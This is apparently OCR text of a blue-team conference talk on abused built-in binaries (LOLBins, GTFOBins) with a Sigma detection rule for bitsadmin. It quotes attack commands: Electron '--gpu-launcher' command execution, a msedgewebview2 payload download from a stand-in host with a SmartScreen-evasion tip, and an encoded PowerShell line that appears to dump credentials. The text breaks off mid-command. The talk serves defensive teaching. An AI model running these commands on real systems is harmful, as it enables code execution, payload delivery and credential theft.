
- Must be a signed file/binary that is native to the OS or downloaded from the official OS site (ex. Microsoft Suite)
- Must have an extra "unexpected" functionality (original intent/utility not so much though there are exceptions)
  - Ex. "net use" to map drives vs using mshta to download a remote payload
- Functionality stuff focused on what can be leveraged by malicious actors or red teams
- Interesting functions can range from:
  - Executing code, file operations (upload, download, etc.), persistence, theft, evasion, etc.

LET'S CHECK OUT THE SITES!

Bear with the transition. . .

WHY THREAT ACTORS/RED TEAMERS UTILIZE THEM

- They use these built-in programs (that are already part of the operating system) to carry out their attacks. Instead of creating entirely new malicious software, they take advantage of the existing tools that are already trusted by the system.
- It makes it harder for security systems to detect and block these attacks because the malicious activities are happening within legitimate programs. It's like a sneaky way for hackers to hide their activities in plain sight.
- Blocking legitimate programs might have unintended consequences that disrupt legitimate activities too.




HOW THE RED TEAM ID'S AN EXPLOIT

- Research, research, research!
- Persistence
- Fingerprinting an OS gives them a huge advantage
  - It's like having part of your toolkit already in your target environment


ANATOMY OF AN ATTACK USING LOL

BITSAdmin is a command-line tool that you can use to create download or upload jobs and monitor their progress.




WHAT CAN BLUE TEAMERS DO?


- Baseline, baseline, baseline.
  - AKA: Figure out what is normal for your environment!
- Use the official repo/guides to find out the legit binaries' 'unexpected' uses and check out the detection rules
- R & D: Figure out if a binary has existing features
  - Run the command with a '/?', etc. for help or just general research (read the documentation)




When you try to read the official documentation because some Threat Hunter at BSides told you to:



WHAT CAN BLUE TEAMERS DO?



https://learn.microsoft.com/en- us/windows/win32/bits/bitsadmin-tool



https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/

WHAT CAN BLUE TEAMERS DO?


```yaml
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
    - https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
    - attack.s0190
    - attack.t1036.003
date: 2017/03/09
modified: 2021/07/16
author: Michael Haag, FPT.EagleEye
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image|endswith:
            - '\bitsadmin.exe'
    susp_flag_1:
        CommandLine|contains:
            - ' /transfer '
    susp_flag_2:
        CommandLine|contains:
            - ' /create '
            - ' /addfile '
    http_flag:
        CommandLine|contains:
            - 'http'
    selection2:
        CommandLine|contains:
            - 'copy bitsadmin.exe'
    condition: (selection1 and susp_flag_2 and http_flag) or (selection1 and susp_flag_1) or selection2
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Some legitimate apps use this, but limited.
level: medium
```

- Take advantage of detections that are already created
- Note that rules will likely need to be tuned
- Your experience may differ based on available tooling


WHAT CAN BLUE TEAMERS DO?

- Reduce the damage by reducing chances of admin level permission runs
  - Restrict local admin, restrict sudo permissions, use least privilege with your applications and service accounts, etc.
  - Users MUST have read access permission to system32, but don't need higher rights
- Utilize a layered defense and think outside the box
- Regularly perform purple team activities and test detections and preventions
- Educate users to recognize malicious emails, executables, etc.
  - Where possible restrict permissions for downloads, etc.
  - Block access to malicious sites or legitimate popular download and storage sites
- It's a balance between security and business

BTW LOLDRIVERS



- LOLdrivers: https://www.loldrivers.io/



THE MOST COMMONLY ABUSED LOLBINS


- Mshta.exe: Used by Windows to execute html applications.
- Certutil.exe: Windows binary used for handling certificates
- Bitsadmin.exe: Used for managing background intelligent transfer
- Regsvr32.exe: Used by Windows to register dlls
- Rundll32.exe: Used by Windows to execute dll files
- powershell.exe: A task-based command-line shell and scripting language designed especially for system administration
- Wmic: Command-line utility provides a command-line interface for WMI

THE MOST COMMONLY ABUSED GTFOBINS

- Chmod: sets the permissions of files or directories
- Crontab: submits, edits, lists, or removes cron jobs. A cron job is a command run by the cron daemon at regularly scheduled intervals.
- Curl/wget: enables data exchange between a device and a server through a terminal
- Ftp: connects a computer system to a remote server using the FTP protocol
- G/awk: allows users to process and manipulate data and produce formatted reports
- Gimp: used to edit and manipulate images. It can load and save a variety of image formats and can be used to convert between formats.
- Lua: loads and executes Lua programs, either in textual source form or in precompiled binary form


THE MOST COMMONLY ABUSED LOOLBINS

- Csrutil: Used to enable/disable SIP, configure netboot and authenticated-root settings
- Ditto: A pink, blob type Pokémon capable of transforming into any other Pokémon
- (Actual) Ditto: Used to copy files and directories while preserving file attributes and permissions.
- Nscurl: Used to download files to a target without applying the quarantine extended attribute
- Tclsh: shell-like utility that runs Tcl from standard input or a file. tclsh holds the "com.apple.security.cs.disable-library-validation" entitlement and is capable of loading arbitary plug-ins, framework, and libraries without requiring signed code.



BRAND NEW AND UNLISTED!

- The Microsoft Edge WebView2 control allows you to embed web technologies (HTML, CSS, and JavaScript) in your native apps. The WebView2 control uses Microsoft Edge as the rendering engine to display the web content in native apps.
- With WebView2, you can embed web code in different parts of your native app or build all of the native app within a single WebView2 instance.
- https://learn.microsoft.com/en-us/microsoft-edge/webview2/



mrd0x 05/27/2023 12:46 PM

Here are two LOLBINs that can be used to execute your malware that are not on LOLBAS yet. It also works on many other Electron apps (e.g. Slack).

The caveat is that they must not be running for this to work properly.

```
teams.exe --disable-gpu-sandbox --gpu-launcher="C:\Windows\system32\cmd.exe /c ping -n 10 google.com &&"

msedge.exe --disable-gpu-sandbox --gpu-launcher="C:\Windows\system32\cmd.exe /c ping -n 10 google.com &&"

slack.exe --disable-gpu-sandbox --gpu-launcher="C:\Windows\system32\cmd.exe /c ping -n 10 google.com &&"
```

Try it with other Electron apps (edited)

LOLBIN:
C:\Program Files (x86)\Microsoft\Edge\Application\113.0.1774.57\msedgewebview2.exe
"C:\Program Files (x86)\Microsoft\EdgeWebView\Application\113.0.1774.57\msedgewebview2.exe" - Thanks @v1n
"C:\Program Files (x86)\Microsoft\EdgeCore\113.0.1774.57\msedgewebview2.exe" - Thanks @v1n

Command:
C:\Program Files (x86)\Microsoft\Edge\Application\113.0.1774.57>msedgewebview2.exe
http://example[.]com/maldev.exe.txt

Description
Launches edge and initiates a download. Ensure that the file extension is a harmless one to get past SmartScreen. (edited)

HIGH PROFILE HACKS

- Volt Typhoon (discovered May ‘23) state-sponsored actor based in China that typically focuses on espionage and information gathering. Microsoft assesses with moderate confidence that this Volt Typhoon campaign is pursuing development of capabilities that could disrupt critical communications infrastructure between the United States and Asia region during future crises.
  - Relied almost exclusively on living-off-the-land techniques and hands-on-keyboard activity.

```
cmd.exe /c powershell -exec bypass -W hidden -nop -E
cgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdAB1A
G0AMwAyAFwAYwBvAG0AcwB2AGMAcwAuAGQAbABsACwAIABNAGkAbgBpAEQAdQBtAHAAIAA1ADUAMg
